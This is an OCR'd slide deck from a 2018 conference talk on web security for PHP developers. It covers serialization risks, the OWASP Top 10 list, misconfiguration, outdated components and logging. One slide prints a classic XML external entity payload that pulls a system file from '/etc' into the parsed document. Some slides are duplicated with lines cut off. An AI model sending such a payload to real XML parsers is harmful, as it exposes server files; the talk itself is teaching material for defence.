


```
{
 name: "Tobias",
 age: "26",
}
```

```
array(
    'name' => 'Tobias’,
    'age' => 26
);
```

Serialize and Unserialize

{name: “Nadine", age: 26}




```
{
 name: “Nadine",
 age: "26",
}
```

```
array(
    'name' => ‘Nadine’,
    'age' => 26
);
```


"We don't do that here"

Serialize and Unserialize

- Validate user input
- Validate data tampering with signatures:
  HMAC, Digital Signatures
- PHP unserialize() function
- ZIP bombs, etc

XML Parsing

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [ <!ELEMENT foo ANY >
 <!ENTITY xxe SYSTEM "file:///etc/password" >]><foo>&xxe;</foo>
```

TOP 10


- Injection
- Cross Site Scripting (XSS)
- Secure Data Exposure
- Broken Authentication
- Broken Access Control
- Insecure Unserialization
- XML External Entities (XXE)

Security misconfigurations

- Hide error log messages from end users
- Log all error messages
- Disable insecure protocols: SSLv3, MD5 hashing
- Running outdated software
- PHP unserialize() function
- Leave database dumps, zip files, etc hanging
- Default passwords, password reuse, etc.

Security misconfigurations

- Hide error log messages from end users
- Log all error messages
- Disable insecure protocols: S
- Running outdated software
- PHP unserialize() function
- Leave database dumps, zip fi
- Default passwords, password reuse, etc.



Components with known vulnerabilities

- Use versions that get security updates
- Have a CI/CD process to test all changes
- Follow semantic versioning
- `composer update` for PHP

Components with known vulnerabilities

- Use versions that get security updates
- Have a CI/CD process to test a
- Follow semantic versioning
- `composer update` for PHP

Insufficient Logging

- Log exceptions
- Log analyzers to find trends
- Log stack traces where necessary
- Log web server 404, 403, etc
- Append-only logs

Insufficient Logging

- Log exceptions
- Log analyzers to find trends
- Log stack traces where neces
- Log web server 404, 403, etc
- Append-only logs

TOP 10

- Injection
- Cross Site Scripting (XSS)
- Secure Data Exposure
- Broken Authentication
- Broken Access Control
- Insecure Unserialization
- XML External Entities (XXE)
- Components with known vulnerabilities
- Security Misconfiguration
- Insufficient Logging

Never Trust User Input!

We all screw Security up

Build security Into pipeline

Raise Awareness

Unconference – Essen, Germany
16/11/2018 – 18/11/2018

SecOSday – Darmstadt, Germany
17/11/2018


T. HANKS